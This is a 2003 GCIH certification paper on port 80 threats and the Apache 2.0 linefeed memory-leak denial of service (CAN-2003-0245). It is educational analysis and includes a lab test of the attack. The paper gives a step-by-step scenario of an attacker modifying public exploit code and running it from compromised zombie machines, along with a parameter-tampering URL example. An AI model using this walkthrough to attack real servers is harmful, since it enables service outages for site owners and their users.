Global Information Assurance Certification Paper

Line Me Up Port 80: Apache Linefeed Denial of Service Attack

In Support of the Cyber Defense Initiative
GCIH Practical Assignment v2.1a, Option 2

By Ty Kirk
Submitted August 20, 2003

Table of Contents

Abstract

This paper will address Port 80, one of the ports most commonly attacked on a regular basis. **H**yper**T**ext **T**ransport **P**rotocol(HTTP) is used to transfer data over the World Wide Web and is now commonplace throughout the world. HTTP is used daily by many people for work and recreation. Since it is so commonly used by businesses, it is continuously attacked and vulnerabilities are just as common.

In my paper, I will give a description of the service commonly associated with this port, the protocols used by the service/application, a brief description of the protocol, the security issues or any vulnerabilities commonly associated with Port 80, and then will discuss a particular exploit. There are too many exploits of port 80 to go into much detail, but I will briefly discuss a few major types of attacks and then concentrate on the Apache web server linefeed memory leak.

I believe Port 80 will stay in the Internet Storm Center's top 10 for many years to come because of its prevalence in today's society. Hence, security professionals have a daunting task of keeping up with or ahead of the hackers all around the world. We may see some new tools to help us in our quest to have more secure Port 80 traffic, but software is software and there are always ways to get around or into a web application.

1.0 Targeted port

I've chosen port 80 for this practical for two reasons. Port 80 is consistently in the Internet Storm Center's (ISC) [1] top 10 month after month. This has been the case for the past four years as I've watched the ISC's top 10 list and probably will continue to be there as long as the Internet exists. The table below shows the ISC's Top 10 ports as of June 17, 2003 03:10 pm EDT.

Service Name	Port Number	Activity Past Month	Explanation
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
ms-sql-m	1434		Microsoft-SQL-Monitor
microsoft-ds	445		Win2k+ Server Message Block
ident	113		
netbios-ssn	139		NETBIOS Session Service
eDonkey2000	4662		eDonkey2000 Server Default Port
domain	53		Domain Name Server
Smtp	25		Simple Mail Transfer
Kuang2TheVirus	17300		[trojan] Kuang2 The Virus

Table 1.1 Top 10 Target Ports from the ISC

The other reason I chose port 80 is I'm a web server administrator at a small Internet-based company and the Internet-based business models intrigues me. It's been less than 10 years since the Internet revolution kicked up and the Internet is only gaining in strength. Instead of going to the pharmacy to get a prescription filled, a person can log on to a website and order them from Canada or Australia where they are half the price for the same drug. If you live in a big city, then you can order your groceries online and have them delivered to your

[1] Netcraft: June 2003 Web Server Survey.

doorstep. Hate going shopping for a car or truck? Then hop on to the Internet and buy one there. And the list goes on and on.

In my opinion, the Internet business model is here to stay, even though we had the dot com bust. More and more businesses will create e-commerce sites in the future in order to compete in the future's business markets. This will bring more and more hackers to deface, defraud, or deny service to those sites' Port 80's.

1.1 Targeted service or application associated with Port 80

The main application that utilizes Port 80 are Internet web servers, but there are other devices which have embedded HTTP servers running on Port 80 as well. Routers, network load balancers, switches, firewalls, and proxy appliances are a few example of devices running HTTP, just to name a few. To limit scope for this paper, I will concentrate on the web servers.

1.2 Description of the services/applications that use Port 80 and their purpose

There are many different web servers in the market today. Some are commercial, some are freeware, shareware, or GNU licensed. The web servers which have the highest market share from August 1995 to June 2003 as stated by Netcraft [2] are Apache HTTP server, Microsoft including Microsoft-Internet-Information-Server, Microsoft-Internet Information Server, & Microsoft Personal Web Server, Zeus, and Sun1 including iPlanet-Enterprise, Netscape-Enterprise, Netscape-FastTrack, Netscape-Commerce, Netscape-Communications, Netsite-Commerce & Netsite-Communications. Not listed are embedded HTTP servers running on network appliances, printers, proxies, etc.




Figure 1. Market Share for Top Servers Across All Domains Aug. 1995 - June 2003.

[2] Netcraft: June 2003 Web Server Survey.

I've picked an Apache vulnerability, so I will concentrate on the Apache HTTP server. Apache is the most commonly utilized web server with 62 percent of the market share as stated on the Apache HTTP website [3]. Much of its popularity could come from its price tag: free. Being free isn't the only perk to Apache. "It is a powerful, fast, and flexible HTTP/1.1 compliant web server" [3]. By using the Apache module API, a person or company can write custom Apache modules to accomplish what they want or they can "plug-in" third-party modules.

Apache 2.0.46, the most current version at the time of writing, is available for many operating systems including: Windows XP, Windows 2000, Windows NT, Apple MacOS X, Novell, OS 390, HP Unix, AIX, Solaris, and various Linux distributions.

The main purpose of Apache is to transmit data to people's web browser or web application. For example, if a person types in http://www.apache.org, then a Apache organization's Apache server will respond to the person's browser request and send back the Apache organization's home page. I will discuss this in further detail in the next sections.

1.3 Protocol and Description of the Protocol

As stated in the last section, Apache uses the HTTP protocol on Port 80 to transfer data to a person's web browser or application. The data can be static, such as basic HyperText Markup Language(HTML), or can be dynamic in nature. Active Server Pages, Java Server Pages, Coldfusion, or PHP Hypertext Preprocessor are just a few dynamic web page examples.

The HTTP protocol is now in its third major version since it was first used in the World Wide Web (WWW) in 1990. The World Wide Web Consortium, a consortium which develops the specifications, guidelines, software, and tools for WWW usage, controls the HTTP versions and specifications.

The first version, HTTP/0.9 was used for raw data transfer across the Internet. HTTP/1.0 changed the protocol so it could be formatted in a MIME-like fashion. This allowed for further functionality and use of HTTP. The current version, HTTP/1.1, now works as described by this excerpt from http://www.w3.org/Protocols/rfc2068/rfc2068[4].

> "A client sends a request to the server in the form of a request method, URI, and protocol version, followed by a MIME-like message containing request modifiers, client information, and possible body content over a connection with a server. The server responds with a status line,

[3] Welcome! - The Apache HTTP Server Project.
[4] Fielding, UC Irvine, Gettys, Mogul, DEC, Frystyk, Berners-Lee, MIT/LCS

including the message's protocol version and a success or error code, followed by a MIME-like message containing server information, entity metainformation, and possible entity-body content.[5]"

More information can be found about the current HTTP protocol and future releases at http://www.w3.org/Protocols/.

Regardless of the type of data, HTTP uses the same process. HTTP is a protocol contained in the application layer of the **O**pen **S**ystem **I**nterconnection(OSI) model. A detailed review of the OSI model can be found in Appendix A, but I will give a brief explanation of the OSI model. Since the application layer, Layer 7, lays on top of the IP stack, it relies on the lower layers to help complete communication between the server and the data recipient.

If a person followed an HTTP request through the OSI model, then here's what the person would see or would be happening in the background. All information is referenced from http://www.techweb.com/encyclopedia/defineterm?term=OSImodel[6], with much of it copied word for word.

Layer 7: Application layer
An example of the application layer is a person would open a web browser and type a URL in. Simply put, applications run in Layer 7 to create a purpose for communication. There wouldn't be a need for transmission of a message if there weren't a message to transmit.

Layer 6: Presentation layer
The presentation layer provides three main functions: translates the data into a form usable between the systems, provides data compression, and sometimes provides compression.

Layer 5: Session layer
Provides coordination of communications. For example, it makes sure the client has received the response from the previous request before letting another request be sent.

Layer 4: Transport layer
Will ensure the validity and integrity of the transmission from the client. Multiplexing and flow control are controlled by Layer 4. If a packet gets lost on the way to the server, the transport layer will find this out and have the packet resent.

[5] Fielding, UC Irvine, Gettys, Mogul, DEC, Frystyk, Berners-Lee, MIT/LCS.
[6] TechWeb: The Business Technology Network

Layer 3: Network layer
Will find the best route between the client and server. Routers are part of the network layer and therefore route and forward packets on to the correct destination.

Layer 2: Data Link layer
Responsible for the node validity and integrity of the transmission. Will convert the packets to frames for the physical layer to encode.

Layer 1: Physical layer
Converts the frames into electrical or light signals so the networking equipment can transmit the information on to the destination. [7]

Now you have a background on the OSI model, I'll turn to the HTTP protocol itself. The definition of HTTP, as directly copied from http://www.techweb.com/encyclopedia/defineterm?term=http[8], is

> "The communications protocol used to connect to servers on the Web. Its primary function is to establish a connection with a Web server and transmit HTML pages to the client browser or any other files required by an HTTP application. Addresses of Web sites begin with an **http://** prefix; however, Web browsers typically default to the HTTP protocol. For example, typing www.yahoo.com is the same as typing http://www.yahoo.com."

Simply put, HTTP is a request/response protocol. A person requests something and the server responds to the request. The following diagram is copied directly from http://computer.howstuffworks.com/web-server1.htm[9].




Figure 2. Basic Steps of HTTP request/response protocol directly taken from http://computer.howstuffworks.com/web-server1.htm[10]

[7] TechWeb: The Business Technology Network
[8] TechWeb: The Business Technology Network.
[9] Marshall.
[10] Marshall.

Here is an example to help clarify this diagram.

1. Bob types in http://www.securityfocus.com in his web browser
2. His computer requests the web page from the server running http://www.securityfocus.com
3. The server running http://www.securityfocus.com sends back the requested page to Bob's web browser. Bob can then view the page.

More detail about the HTTP protocol will be covered in section 2.4.

1.4. Security Issues or Vulnerabilities Commonly Associated with HTTP

There are many security issues and vulnerabilities with HTTP servers. Some of the main attack methods are: buffer overflows, application buffer overflows, cross-site scripting, cookie poisoning, parameter tampering, 3rd party misconfigurations, and taking advantage of known HTTP server vulnerabilities.

For this paper, I'm going to break the issues or vulnerabilities into two types: infrastructure and application. Two examples of an infrastructure vulnerability are web server or web application server vulnerabilities. The Apache Linefeed Denial of Service is an example of a web server vulnerability. Tomcat, an open source application server, can act as a HTTP server as well and patches need to be applied periodically to fix security holes in either the web server or application server portions. Overall, patching of the infrastructure equipment and software will limit most of the infrastructure vulnerabilities. Almost all infrastructure-type patches are listed on public sites such as http://www.securityfocus.com/bid[11]. Vendors also publish their patches, such as Red Hat does for it's Linux OS at http://www.redhat.com/ and as the Apache Organization does at http://www.apache.org.

The other main category is application vulnerabilities. Sanctum has listed the ten most common application-level hacker attacks at http://www.sanctuminc.com/pdf/The_10_Most_Frequent_Hack_Attacks.pdf[12]. Much of the information listed below was copied directly from Sanctum's document.

1. Cookie poisoning: identity theft
   - Manipulate the information stored in cookie to assume a user's identity or change values. The hackers get access to other people's accounts and perform acts on their behalf.

[11] SecurityFocus BUGTRAQ Vulns Archive: Vendor.
[12] Sanctum Inc.

2. Hidden field manipulation: shoplifting
   - Change hidden fields or web page source code to change the price of an item. In the real world, this leads to companies shipping merchandise at altered prices or possibly even sending a rebate.

3. Parameter tampering: fraud
   - Change information in a site's URL parameters. For example, a hacker could change a loan application limit in this manner.
     - Original URL: https://www.loan.com/apply.jsp?limit=500&approved=no
     - Modified URL: https://www.loan.com/apply.jsp?limit=5000&approved=yes

4. Buffer overflow: close an online business by bringing down a server or taking it over
   - Exploit a flaw in a form and overload the server with excess information. Often this results in a web server to crash and this shuts down a website.

5. Cross-site scripting: hijacking/breach of trust
   - Inject malicious code into a site. These scripts are executed in a context that appears to have originated from the targeted site while giving attackers full access to the pages they've scripted, even sending back usernames, passwords, credit card numbers, etc back to the hacker.

6. Backdoor and debug options: trespassing
   - Programmers may leave backdoors or debug options in code and forget to take them out before moving the code to production. Hackers then exploit these holes to gain access to information.

7. Forceful browsing: breaking and entering
   - By interfering with web application processes, hackers can access information and parts of an application that normally aren't accessible, such as web logs or application source code.

8. Stealth commanding: concealing weapons
   - Hackers hide commands in Trojan horses in order to run malicious or unauthorized code.

9. 3rd party misconfigurations: debilitating a site
   - Hackers use vulnerabilities posted on public web sites. The example Sanctum used is through a known configuration

error, a hacker could create a new database and render the old one unusable.

10. Known vulnerabilities: taking control of the site
    - Some technologies used to serve web sites are prone to errors, such as Microsoft's Active Server Pages(ASP) technology. A hacker can exploit the code to gain passwords or full control of the web server. [13]

These are high-level descriptions that can be used to compromise web servers. Some are easy to replicate and to test for, while others are time consuming and difficult to reproduce. Patching infrastructure which utilizes the HTTP protocol is a must as well as performing application level testing on the applications which use the infrastructure.

If the money is available, it is advisable to purchase an application scanner such as Sanctum AppScan, SPI Dynamics WebInspect, or KavaDo ScanDo to automate some of the application scanning. These programs help catch many issues with web applications and can save a company money and embarrassment if someone hacks their web application.

2.0 Specific Exploit

2.1 Exploit Name Including CVE/CERT Numbers and General Description

The exploit I've chosen is Apache Web Server Linefeed Memory Allocation Denial Of Service Vulnerability, which I will abbreviate as the "Linefeed DOS" from here on. It's CERT Number is VU#206537[14], its CVE number is CAN-2003-0245[15], and its bugtraq number is 7254[16]. It affects both Windows and Unix installations of Apache HTTP server up to and including 2.0.44[17].

The Linefeed DOS exploits a memory leak in the Apache HTTP server software. The problem stems from the way Apache handles large chunks of consecutive linefeed characters. For each linefeed character Apache allocates an 80 byte buffer and doesn't have an upper bound on the amount of linefeed characters it should handle. Therefore if millions of requests are sent, then all system resources become used up and the server can't respond to valid requests[18].

[13] Sanctum Inc.
[14] Finlay.
[15] CAN-2003-0132 (under review).
[16] SecurityFocus HOME Vulns Info: Apache Web Server Linefeed Memory Allocation Denial.
[17] IDEFENSE.
[18] iDEFENSE.

2.2 Variants of Apache Web Server Linefeed Memory Allocation Denial Of Service Vulnerability

To date, there are no variants of the Linefeed DOS.

2.3 Operating Systems Affected by the Apache Web Server Linefeed Memory Allocation Denial Of Service Vulnerability

Apache is available for many operating systems including many Unix, Windows, Macintosh, Novell, Sun, and Linux distributions.[19]. Apache web servers are also found embedded into network devices such as firewalls, routers, switches, load balancers, proxy devices, and many more. Any server or device running a Apache 2.0 version up to and including 2.0.44 would be affected. Here is a list of the binaries from Apache's download site to show how portable Apache is.

Name	Last modified	Size	Description
Parent Directory		-	HTTP Server project
aix/	12-Jul-2002 06:25	-	HTTP Server project
aux/	06-May-2000 12:56	-	HTTP Server project
beos/	02-Nov-2000 02:17	-	HTTP Server project
bs2000-osd/	23-Jan-2001 01:24	-	HTTP Server project
bsdi/	18-Oct-2000 00:22	-	HTTP Server project
cygwin/	19-Nov-2002 09:07	-	HTTP Server project
darwin/	28-Nov-2002 12:14	-	HTTP Server project
dgux/	12-Jun-2000 03:47	-	HTTP Server project
digitalunix/	12-Jun-2000 03:47	-	HTTP Server project
freebsd/	12-Aug-2002 12:28	-	HTTP Server project
hpux/	12-Aug-2002 12:27	-	HTTP Server project
irix/	13-Oct-2000 04:57	-	HTTP Server project
linux/	19-Jun-2003 10:34	-	HTTP Server project
macosx/	28-Nov-2002 12:14	-	HTTP Server project
macosxserver/	30-Oct-2000 17:42	-	HTTP Server project
netbsd/	12-Jun-2000 03:47	-	HTTP Server project
netware/	28-May-2003 09:37	-	HTTP Server project
openbsd/	13-Oct-2000 04:59	-	HTTP Server project
os2/	08-Jun-2003 18:13	-	HTTP Server project
os390/	14-Aug-2002 12:50	-	HTTP Server project

[19] Welcome! - The Apache HTTP Server Project.

osf1/ 12-Jun-2000 03:47 - HTTP Server project
qnx/ 31-May-2001 01:22 - HTTP Server project
reliantunix/ 03-Oct-2002 23:59 - HTTP Server project
rhapsody/ 30-Oct-2000 17:42 - HTTP Server project
sinix/ 03-Oct-2002 23:59 - HTTP Server project
solaris/ 17-Oct-2002 03:56 - HTTP Server project
sunos/ 24-Feb-2000 18:27 - HTTP Server project
unixware/ 13-Oct-2000 04:58 - HTTP Server project
win32/ 28-May-2003 00:02 - HTTP Server project

2.4 The Protocol of the Linefeed DOS and How the Protocol Works

The Linefeed DOS uses the HTTP protocol to carry out its mission. Figure 2 showed the overall steps taken for HTTP when a person hits a web site such as http://www.yahoo.com. When this process is further broken down, it would look similar to this.




Figure 3. Detailed example of HTTP requests to http://www.yahoo.com.

To help describe the diagram, here is a walk through of the five main steps to establish a HTTP connection to a web site.

1. The first step is on the client side with the user typing in a URL into the web browser. The browser will request a DNS name to Internet Protocol(IP) address translation from the domain name server.
2. Once the browser has an IP, it will send a TCP request for a connection to the IP in the form of a packet with the initial sequence number and SYN bit.
3. The web server will record the sequence number and reply to acknowledge it's ready to accept a connection by sending back a packet containing its own initial sequence number and an ACK bit.
4. The client's machine then acknowledges all bytes by sending a packet acknowledging the reply and which byte it expects to receive next.
5. Data transfer now begins and continues until the connection is terminated by either the client or server.

2.5. How the Exploit Works

The linefeed DOS is simple in nature. The exploit takes advantage of the fact that Apache allocates an eighty-byte buffer for each linefeed character and doesn't have an upper bound for empty lines before version 2.0.45. If a hacker sends millions of linefeed characters, then Apache would consume all system resources to handle the linefeed characters. This would result in Apache utilizing all of the system memory which would result in a denial of service condition. Simply put, if Apache and the server it's running on is dealing with millions of linefeed characters, it can't and won't have the resources to handle legitimate requests.

Apache will only fully recover after being hit by the linefeed DOS if its child process is killed which would allow for the leaked memory to be recovered. This is a manual task for a systems administrator and would be a pain to do if all the servers in a web farm had one or more child processes "hung up" by the DOS attack. Most likely a web farm would restart the parent process which would kill the child processes and this definitely could have an effect on legitimate users who connected before the attack. Matt Murphy, the coder who created the apache-massacre.c program, put comments in his test code about the memory usage throughout and after running the Linefeed DOS. He mentioned, and I validated, that termination of the exploit's connection cut the memory usage down some, but a full restart of apache is the only way to gain back all of the memory[20]. Matt Murphy's code can be found in Appendix B.

A step-by-step example of how the exploit could be used is as follows.

1. Hacker Bob, a former systems administrator, is mad at his old company who runs http://www.tyscows.com because they laid him off. Bob decides

[20] SecuriTeam.com ™ (Denial of Service in Apache HTTP Server 2.x).

to use the linefeed DOS to bring down the site since he knows his old company is running Apache 2.0.43.

2. Bob grabs the source code from http://www.securityfocus.com/bid/7254/exploit/.
3. He then modifies the source code to send 1,000,000 linefeed characters per connection. Bob renames the code as KillTheCows.
4. Bob then creates a batch script that will run KillTheCows100 times on http://www.tyscows.com.
5. Assuming Bob is a smart hacker, he would hack into multiple(10 for this example) computer around the world(zombies), copy over the linefeed DOS code, and schedule the running of it.
6. At the time of attack, his zombies would run KillTheCows at random intervals within a specified time interval. Each zombie sends 100,000,000 linefeed requests to http://www.tyscows.com. Assuming there are two servers hosting http://www.tyscows.com, each one should receive 500,000,000 linefeed requests staggered over whatever time Bob specified.
7. Apache will allocate 80 bytes to each linefeed character until it runs out of memory. The Apache instances on each server will perform slower and slower until they won't be serving any pages to legitimate customers.

Overall, the linefeed DOS attack is simple in nature and takes advantage of an application software bug.

2.6. Diagram of How the Exploit Works Within a Network

This exploit is simple to run since it uses the normal HTTP protocol and port to deliver the attack. Here is a diagram how the exploit runs in a network.




Figure 4. How the Linefeed DOS works within a network.

As you see in Figure 4, the Linefeed DOS uses the normal HTTP protocol to a server running Apache, but modifies the request so it contains linefeed characters. The example code I used inserted 800,000 linefeed characters per request.

I modified a C program to run this exploit along with creating shell scripts on Red Hat linux to run the C program 100 times in a row. The computer I attacked from was a Pentium 3 550 megahertz machine with 256 megs of RAM running Red Hat 8.0. The attacking script didn't use much system resources, so I'm going to concentrate on the machine running the Apache server.

The computer running the Apache 2.0.42 server was a Pentium 3 750 megahertz machine running Windows 2000 Professional, had 512 megabytes of RAM, and was connected to a test network using a 100 megabyte network card. Before running the test, the system consumed about 175 megabytes of RAM and the CPU usage was at 1%.




Figure 5. Processor and memory usage before running the attack.

Since the Linefeed DOS was created to consume all system resources, I took snapshots of them at 1 minutes into the attack, 3 minutes into the attack, 5 seconds after I cancelled the attack, 3 minutes after canceling the attack, and 5 seconds after restarting the Apache services.

Here is the system usage 1 minute into the attack. Note the jump in processor and memory usage.




Figure 6. Processor and memory usage one minute into the attack.

Here is another view of Apache's processor and memory usage 1 minute into the attack.

